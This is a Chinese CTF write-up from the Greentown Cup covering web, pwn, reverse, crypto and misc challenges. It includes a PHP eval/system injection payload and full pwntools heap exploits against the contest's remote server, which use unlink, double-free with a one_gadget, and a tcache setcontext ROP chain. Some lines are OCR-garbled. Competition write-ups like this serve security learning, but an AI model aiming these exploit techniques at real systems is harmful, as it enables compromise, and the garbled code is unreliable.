绿城杯-Venom

Web

[warmup]ezphp

```
git信息泄露
```

```
payload:?link_page=23%27)%20or%20eval(system("tac%20pages/flag.php"));%23
```

```
自动换行 

1 〈br /〉
2 〈b〉Warning〈/b〉: strpos() expects at least 2 parameters, 1 given in 〈b〉/v:
3 〈?php //DASCTF{37c883d124668bf0b03acad4e8f02dbc}; ?〉
4 〈br /〉
5 〈b〉Warning〈/b〉: assert(): assert($safe_check1): "strpos('pages/23')
6 〈br /〉
7 〈b〉Parse error〈/b〉: syntax error, unexpected '<', expecting end of file
```

Pwn

null

说是 null 其实是 off by one , 基于 uaf 那题 , 这里直接试着打 2.23 , 用的 libc 也是和 uaf 那

题一样的

```
# -*- coding: utf-8 -*-
from pwn import *
elf=ELF('./1')
p=remote('82.157.5.28',51004)
libc=ELF('libc6_2.23-0ubuntu11.2_amd64.so')
context(arch='amd64', os='linux', terminal=['tmux', 'splitw', '-h'])
context.log_level='debug'
def debug():
    gdb.attach(p)
    pause()
def add(idx,size,con):
```

```
p.recvuntil('Your choice :')
   p.sendline('1')
   p.recvuntil('Index:')
   p.sendline(str(idx))
   p.recvuntil('Size of Heap :')
   p.sendline(str(size))
   p.recvuntil('Content?:')
   p.send(con)
def delete(idx):
   p.recvuntil('Your choice :')
   p.sendline('2')
   p.recvuntil('Index:')
   p.sendline(str(idx))
def edit(idx,con):
   p.recvuntil('Your choice :')
   p.sendline('3')
   p.recvuntil('Index:')
   p.sendline(str(idx))
   p.recvuntil('Content?:')
   p.send(con)
def show(idx):
   p.recvuntil('Your choice :')
   p.sendline('4')
   p.recvuntil('Index :')
   p.sendline(str(idx))
ptr=0x602120
add(0,0x48,'a')
add(1,0x80,'a')
add(2,0x80,'/bin/sh\x00')
fakechunk=p64(0)+p64(0x41)
fakechunk+=p64(ptr-0x18)+p64(ptr-0x10)
fakechunk+=0x20*'a'
fakechunk+=p64(0x40)+'\xyyyy
edit(0,fakechunk)
delete(1)
edit(0,0x18*'a'+p64(0x602120)+p64(0)+p64(elf.got['puts']))
show(2)
libc.address=u64(p.recvuntil('\x7f')[-6:].ljust(8,'\x00'))-libc.sym['puts']
print hex(libc.address)
pause()
edit(0,p64(libc.sym['__free_hook']))
edit(0,p64(libc.sym['system']))
```

```
add(3,0x20,'/bin/sh\x00')
delete(3)
p.interactive()
```

ezuaf

远程 doublefree 泄漏 cfree 后三位,配合 mallochook 地址通过 libcdatabase 确定 2.23,

然后打 og

```
# -*- coding: utf-8 -*-
from pwn import *
#p=process('./1')
p=remote('82.157.5.28',51602)
libc=ELF('libc6_2.23-0ubuntu11.2_amd64.so')
#p=process(['./1'],env={'LD_PRELOAD':'./libc-2.27_64.so'})
#libc=ELF('/glibc/2.23/64/lib/libc-2.23.so')
context(arch='amd64', os='linux', terminal=['tmux', 'splitw', '-h'])
context.log_level='debug'
def debug():
   gdb.attach(p)
    pause()
def add(size):
    p.recvuntil('>')
    p.sendline('1')
    p.recvuntil('size>')
    p.sendline(str(size))
def delete(idx):
    p.recvuntil('>')
    p.sendline('2')
    p.recvuntil('index>')
    p.sendline(str(idx))
def edit(idx,con):
    p.recvuntil('>')
    p.sendline('3')
    p.recvuntil('index>')
    p.sendline(str(idx))
    p.recvuntil('content>')
    p.send(con)
def show(idx):
    p.recvuntil('>')
    p.sendline('4')
```

```
p.recvuntil('index>')
   p.sendline(str(idx))
#p.recvuntil('0x')
#addr=int(p.recv(12),16)
add(0x100)
add(0x68)
delete(0)
show(0)
libc.address = u64(p.recvuntil('\x7f')[-6:].ljust(8,'\x00')) - 88-0x10-libc.sym['\__malloc\_hook']
#p.interactive()
print hex(libc.address)
delete(1)
edit(1,p64(libc.sym['__malloc_hook']-0x23))
add(0x68)
add(0x68)
og=[0x45226,0x4527a,0xf0364,0xf1207]
edit(3,'aaa'+p64(0)+p64(0)+p64(libc.address+og[0]))
add(0x10)
p.interactive()
```

GreentownNote

uaf

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *
context.log_level = 'debug'
context.arch = 'amd64'
p = process('./GreentownNote')
libc = ELF("./libc-2.27.so")
p = remote("82.157.5.28", 51601)
def add(size, content="a"):
     p.sendlineafter("Your choice :", "1")
     p.sendlineafter("size:", str(size))
     p.sendafter("Content :", content)
def show(idx):
     p.sendlineafter("Your choice :", "2")
     p.sendlineafter("ndex :", str(idx))
def free(idx):
     p.sendlineafter("Your choice :", "3")
```

```
p.sendlineafter("ndex :", str(idx))
def exp():
    add(0x3f0)#0
    add(0x400)#1
    add(0x3f0, (p64(0)+p64(0x21))*8)#2
    free(0)
    free(0)
    free(0)
    free(0)
    show(0)
    p.recvuntil("Content: ")
     heap = u64(p.recv(6)+b"\x00"*2)
    print(hex(heap))
     add(0x3f0, p64(heap+0x3f0))#3
    add(0x3f0)#4
    add(0x3f0, p64(0)+p64(0x421))#5
    free(1)
    show(1)
     p.recvuntil("Content: ")
    libc.address = u64(p.recv(6)+b"\x00"*2)-0x7ffff7dcfca0+0x7ffff79e4000
     print(hex(libc.address))
    free(0)
    free(0)
    add(0x3f0, p64(libc.sym["__free_hook"]))
    rop = [
         libc.address+0x000000000002155f,
         heap+0xb0,
         libc.address+0x0000000000023e6a,
         0,
         libc.sym['open'],
         libc.address+0x000000000002155f,
         3.
         libc.address+0x0000000000023e6a,
         heap+0x100,
         libc.address+0x000000000001b96,
         0x30,
         libc.sym['read'],
         libc.address+0x000000000002155f,
         libc.address+0x0000000000023e6a,
         heap+0x100,
         libc.address+0x000000000001b96,
         0x30,
         libc.sym['write']
```

```
]
    payload = flat(rop).ljust(0xa0, b"\x00")
    payload += p64(heap+8)+p64(libc.address+0x00000000002155f)+b"flag"
    add(0x3f0, payload)
    add(0x3f0, p64(libc.sym["setcontext"]+53))
    free(0)
    #gdb.attach(p)
    p.interactive()
if __name__ == '__main__':
    exp()
=> 0x7ffff7a360a5 <setcontext+53>:
                                    mov
                                             rsp,QWORD PTR [rdi+0xa0]
   0x7ffff7a360ac <setcontext+60>:
                                             rbx,QWORD PTR [rdi+0x80]
                                    mov
   0x7ffff7a360b3 <setcontext+67>:
                                             rbp,QWORD PTR [rdi+0x78]
                                    mov
   0x7ffff7a360b7 <setcontext+71>:
                                    mov
                                             r12,QWORD PTR [rdi+0x48]
   0x7ffff7a360bb <setcontext+75>:
                                    mov
                                             r13,QWORD PTR [rdi+0x50]
   0x7ffff7a360bf <setcontext+79>:
                                             r14,QWORD PTR [rdi+0x58]
                                    mov
   0x7ffff7a360c3 <setcontext+83>:
                                    mov
                                             r15,QWORD PTR [rdi+0x60]
   0x7ffff7a360c7 <setcontext+87>:
                                             rcx,QWORD PTR [rdi+0xa8]
                                    mov
   0x7ffff7a360ce <setcontext+94>:
                                    push
                                            rcx
   0x7ffff7a360cf <setcontext+95>:
                                    mov
                                             rsi,QWORD PTR [rdi+0x70]
   0x7ffff7a360d3 <setcontext+99>: mov
                                             rdx,QWORD PTR [rdi+0x88]
   0x7ffff7a360da <setcontext+106>: mov
                                             rcx,QWORD PTR [rdi+0x98]
   0x7ffff7a360e1 <setcontext+113>: mov
                                             r8,QWORD PTR [rdi+0x28]
   0x7ffff7a360e5 <setcontext+117>: mov
                                             r9,QWORD PTR [rdi+0x30]
   0x7ffff7a360e9 <setcontext+121>: mov
                                             rdi,QWORD PTR [rdi+0x68]
   0x7ffff7a360ed <setcontext+125>: xor
                                            eax,eax
   0x7ffff7a360ef <setcontext+127>: ret
```

Reverse

抛石机

最后是检查两个一元二次方程组,重点是程序将数字读取到了高 8 位,所以应该根据 IEEE 浮 点标准进行变换,使符合要求

```
import cmath
import struct
from zio import *
def solve(a, b, c):
  d = (b ** 2) - (4 * a * c)
  sol1 = (-b - cmath.sqrt(d)) / (2 * a)
  sol2 = (-b + cmath.sqrt(d)) / (2 * a)
  d1 = (struct.pack('<d', sol1.real))
  d2 = (struct.pack('<d', sol2.real))
  ret = []
  for v in [I32(d1[4:]), I32(d2[4:])]:
    for i in range(2):
      v1 = struct.unpack('< d', '\x00'*4 + I32(v+i))[0]
      fin = b * v1 + v1 * a * v1 + c
      if (fin > -0.00003) & (fin < 0.00003):
         ret.append(v+i)
         break
  return ret[0], ret[1]
a1 = -27.6
b1 = 149.2
c1 = -129.0
a2 = -39.6
b2 = 59.2
c2 = 37.8
ret0, ret1 = solve(a1, b1, c1)
ret2, ret3 = solve(a2, b2, c2)
s = [hex(ret1), hex(ret0), hex(ret3), hex(ret2)]
print(s)
michael@ubuntu:~/Desktop$ python burp.py
  '0x3ff14a45', '0x40114cf8<u>'</u>, '0xbfdee41e', '0x3fffa458']
```

之后修改端序 得到 flag 为 flag {454af13f-f84c-1140-1ee4-debf58a4ff3f}

[warmup]easy_re

RC4,直接找到异或的数据和比较数据,下断点

```
.text:00EB1245
                                add
                                        eax, edx
.text:00EB1247
                                movzx
                                        eax, al
.text:00EB124A
                                        eax, [ebp+eax+var_104]
                                movzx
.text:00EB1259
                                        [ebp+var_508], ecx
.text:00EB125A
                                mov
.text:00EB1260
                                        ecx, esi
                                cmp
.text:00EB1262
                                jb
                                        short loc_EB11F4
.text:00EB1264
                                xor
                                        ebx, ebx
.text:00EB1266
```

写异或脚本直接得到 flag

easy_vxworks

```
IDA 打开,搜索字符串找到主函数,去除花指令 sub_2450 虽然长,但是可以推测出是找到指向第 i 个元素的指针,长度为一定字节 加密逻辑位于 sub_330 int __cdecl sub_330(unsigned int a1, int a2) { char v3; // [esp+0h] [ebp-14h]
```

```
char v4; // [esp+0h] [ebp-14h]
 _BYTE *v5; // [esp+4h] [ebp-10h]
 _BYTE *v6; // [esp+8h] [ebp-Ch]
if (!a2)
 return 1;
 v6 = (_BYTE *)sub_2450((int)"C:/WindRiver/workspace/helloworld/helloworld.c", 10, a1, 0, 1, v3);
 *v6 ^= 0x22u;
 v5 = (_BYTE *)sub_2450((int)"C:/WindRiver/workspace/helloworld/helloworld.c", 11, a1, 0, 1, v4);
 *v5 += 3;
return sub_330(a1, a2 - 1);
}
但是传入的 v4 参数不知道,可以穷举
85,232,141,87]
t=30
def decrypt(c,t):
 for i in range(len(c)):
   for j in range(t):
     c[i] -= 3
     c[i]=c[i]+0x100\&0xff
     c[i]^=0x22
  # print(bytes(c))
for t in range(1024):
  d=[i for i in c]
  decrypt(d,t)
 j=0
  while j<len(d):
   if d[j]<32 or d[j]>128:
     break
   j+=1
  if j==len(d):print(bytes(d))
  # print(t)
flag{helo_w0rld_W3lcome_70_R3}
```

Crypto

RSA-1

import gmpy2

import libnum

 $\begin{array}{l} n = 1736523115492634836447827687255849277591176060300239435372360346189840574023471500\\ 1820111548600914907617003806652492391686710256274156677887101997175692277729648456087\\ 5349876167437246465982344660947795407294135838263551452779804790401570754536942505723\\ 1663834812157121875976953373872150681117586699085197283846630759422629383693411665968\\ 5215775643285465895317755892754473332034234495795936183610569571016400535362762699517\\ 6867816023020450485321314260352608789798921694410594676235230605692855705771992363098\\ 8815583301372199793396045778465326207613556176983870416681038430965578898307337694184\\ 3467117256002645962737847 \end{array}$

 $c = 6944967108815437735428941286784119403138319713455732155925055928646536962597672941\\8058313121306893380149134520812964002728627104472072650997504016578281658360131228486\\5683910085471996518868009737549119324912772559966038374682703180306602649798929885642\\0216250206035068180963797454792151191071433645946245914916732637007117085199442894495\\6674555445174834040065366071214806786880004204222813805393685198071621750997638919886\\4811793777795106989997526019001899583490454144756271830743390659202122666688563887702\\0304005614450763081337082838608414756162253825697420493509914578546951634127502393647\\068722995363753321912676$

```
p = gmpy2.gcd(n, c)
q = n // p
e = 65537
phi = (p-1)*(q-1)
d = gmpy2.invert(e,phi)
M = pow(c, d, n)
m = M // 2021 // 1001 // p
print(libnum.n2s(m))
# flag{Math_1s_1nterest1ng_hah}
```

[warmup]加密算法

直接把码表加密,之后按位找就行了

```
str1 = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'
def encode(flag, a, b, m):
    cipher_text = ''
    for i in flag:
        if i in str1:
            addr = str1.find(i)
            cipher_text += str1[(a * addr + b) % m]
        else:
            cipher_text += i
        print(cipher_text)
    return cipher_text
```

```
dec_charset = encode(str1,37,23,52)

cipher_text = 'aoxL{XaaHKP_tHgwpc_hN_ToXnnht}'
flag = ""
for i in cipher_text:
    if i in str1:
        addr = dec_charset.find(i)
        flag += str1[addr]
    else:
        flag += i

print(flag)
# flag{AffInE ClpheR iS clAssiC}
```

RSA2-PLUS

炒冷饭

https://jsur.in/post/2019-07-01-isitdtu-2019-quals-ctf-writeups

n1 = 6348779979606280884589422188738902470575876294643492831465947360363568026280963989291 5911577103896292161096152747547183299879905518361156608791032341299219438240614163962 6435811021604799433111992050343149150952960474246803290695098425696456040506234528012 0526771439940278606226153077959057882262745273394986607004406770035459301695806378598 8905894325389162198214777770214601891400815217791032269535444264418232447658283429730 8642294901793770126134896354103512866146406876903377239032042679504461775190978791418 5985911277628404632533530390761257251552073493697518547350246993679844132297414094727 147161169548160586911

c1 = 6201882078995455673376327652982610102807874783073703018551044780440620679217833227711

6201882078995455673376327652982610102807874783073703018551044780440620679217833227711
3956891146591445066306090876009151169401110020262410568081896589690895325977579954236
9496666794825043857963989058069039240066171186426418444401834549956750542467209063223
5109624193289954785503512742400960515331371813467034511130432319427185134018830006918
6827338486182010886496904228189403851235994685957663456689318822497794157881293165940
8326941222180477485603879624803870027550939759935153328001490889406814105669466031981
6046357462684688942519849441237878018480036145051967731081582598773076490918572392784
684372694103015244826

e = 0x10001

#p2+q2 =

#q2*q2 =

 $1851472427003096217256696594172322438637407629423265225870108578101877617284335592056\\ 6035157331579524980108190739141959926523082142273672741849552475156278397131571360099\\ 0185920189597856277851301264779827652104985476803672307236344240360095393478543445735\\ 3784862806146889216619986622798416784313979342968255924131707297937400291260754903943\\ 1398267184818771503468116379618249319324788996321340764624593443106354104274472601170\\ 2298352196380932425575478400608925275769400771629900696870199669468262101123184082697\\ 4929436658668273261437243421876872057791736872653020089755891268747008858377471176759\\ 9580037663378929000217$

n2 =

6228092002841868365895837463699200959915782767657258729794037776401995309244941171415

c2 =

 $6764278284315690462796874813682151375615007774803805015516165778324995212956552373601\\8415988915183776635311618532031777464529420104477282809907491707789663190965467161255\\7207653830344897644115936322128351494551004652981550758791285434809816872381900401440\\7435781045823052154888885631660545688021459213997266737527228206468074946572991041901\\23945675647$

t1 =

7967923179603503735444962748723622020187879772909390987712739675004350330063646477405 9752126148617367251988043645511172901030621825575172979048675217345099706517900079260 6174482988744371937690611442013119297922877729284717120535658347022609751268526244339 45451405258351557569670978748727663718174543709899747

t2 =

7967923179603503735444962748723622020187879772909390987712739675004350330063646477405 9752126148617367251988043645511172901030621825575172979048675217341753594180007984204 0162742242806094804943050404390358551094222399425229684681332748839863496467659473170 76885918174299537297351936448296784166003890345486613

from gmpy2 import iroot from Crypto.Util.number import isPrime

```
def quadratic(a, b, c): 

try: 

(d, \_) = iroot(b*b - (4*a*c), 2) 

return ((-b-d)//(2*a), (-b+d)//(2*a)) 

except: 

return 0 

for (e, d) in ((e, d) for e in range(1, 5000) for d in range(1, 5000)): 

q1 = quadratic(e, e*d+t1-t2, -d*t2) 

if q1 != 0: 

q1 = q1[1] 

res = q1*q1*e + q1*(e*d+t1-t2)-d*t2 

if res = 0 and isPrime(q1): 

print(q1, e, d)
```

q :

```
p1= t2//q
from gmpy2 import next_prime
from Crypto.Util.number import *
q1 = next_prime(q)
p = t1//q1
```

```
phi1 = (p-1)*(q-1)*(p1-1)*(q1-1)
d1 = inverse(e,phi1)
m1 = pow(c1,d1,n1)
print(long_to_bytes(m1))
#b'flag{Euler_funct1ons'
```

p2 add g2 = 2747731467611384627081375823090973864377938917936913830338565243030108112941019334548244850105214689148461518198760435085418796375444442565207 p2_mul_q2 = 1851472427083096217256696594172322438637407629423265225870108578101877617284335592056603515733157952498010819073914195992652308214227367274184 var('p2,q2',domain='integer')]: (p2, q2)]: solve([p2+q2 == p2_add_q2,p2*q2==p2_mul_q2],[p2,q2])]: [[p2 == 1184037844594551385829193779061317385929461908953544892258905309554897133579487237743859025981645827673555298781016820589985186344445891926171576 $7885626965528792907041], \ [p2 == 156369362301683324125218204402965647844847700898336893807965993347521097936153209680438582412356886147490621941774361449583610030998550639035837356999895249308428689465680281251485691373210449674041355335638948235579039131693450532380644214724213055754012900096713552204160$ 1570536662025044058993433932899960459852671737]]

p2 = 1563693623016833241252182044029656478448477008983368938079659933475210979361532096804

q2 = 1494027944504551295920102770061217295020461009052544902259005200554907122570497227742

phi2 = (p2-1)*p2*(q2-1)*(q2)*q2

 $0958396033606660494761005612683362259025049328006054641361922755938867367464979552702\\80541423593$

c2 =


```
e = 0x10001
from Crypto.Util.number import *
d2 = inverse(e,phi2)
m2 = pow(c2,d2,n2)
print(long_to_bytes(m2))
# b'_1s_very_interst1ng}'
```

两个合起来就是完整的 flag 了 flag{Euler_funct1ons_1s_very_interst1ng}

Misc

[warmup]音频隐写

下载下来后是个 wav , 直接拖到 AU 看频谱图



flag{f8fbb2c761821d3af23858f721cc140b}

APP 逆向-clockin

题目说明

题目附件

解题思路

将 apk 文件解包进行 patch ,将 not admin patch 为 admin

```
.field private show_flag_tv:TextView
 .field private user_tv:TextView
 .method public constructor <init>()V
 registers 2
00000000 invoke-direct
                                                        AppCompatActivity-><init>()V, p0 v0, "admin"
 00000006 const-string
                                                   v0, "admin"
v0, p0, PunchCardActivity->permission:String
 0000000A iput-object
0000000E return-void
  .end method
 .method private Permissioncheck(String, String)V
                   .registers 11
.annotation system Throws
value = {
    Exception
                     .end annotation
 00000000 new-instance
00000004 invoke-direct
                                                         v0, OkHttpClient$Builder
                                                  v0, OKHTTp(lient$Builder->xinit>()V, v0
v1, TimeUnit->SECONDS:TimeUnit
v2, 5
v2, 5
v3, TimeUnit->SeconDS:TimeUnit
v2, 5
v4, TimeUnit)OkHttpClient$Builder, v0, v2, v3, v1
 0000000A sget-object
0000000E const-wide/16
 00000012 invoke-virtual 0kHttpClient$Builder->readTimeout(J, TimeUnit)
00000018 move-result-object v0
000001A invoke-virtual 0kHttpClient$Builder->build()0kHttpClient, v0
 00000020 move-result-object v0
00000022 new-instance v1,
                                                        v1, RSAEncrypt
RSAEncrypt-><init>()V, v1
RSAEncrypt->getKeyMap()Map, v1
 00000026 invoke-direct
 0000002c invoke-virtual RSA
00000032 move-result-object v2
                                                        RSAEncrypt->encrypt(String)String, v1, p2
 00000034 invoke-virtual RSA
0000003A move-result-object v3

        00000003A
        move-result-onject
        v3

        00000003C
        sget-object
        v4, System->out:PrintStream

        000000040
        invoke-virtual
        PrintStream->println(String)V, v4, v3

        00000004A
        const/4
        v5, 0

        00000004C
        invoke-static
        integer->valueOf(I)Integer, v5
```

之后再进行签名,安装运行得到 flag 为

1cd8a8623acf512ea7a96c5305f1be9f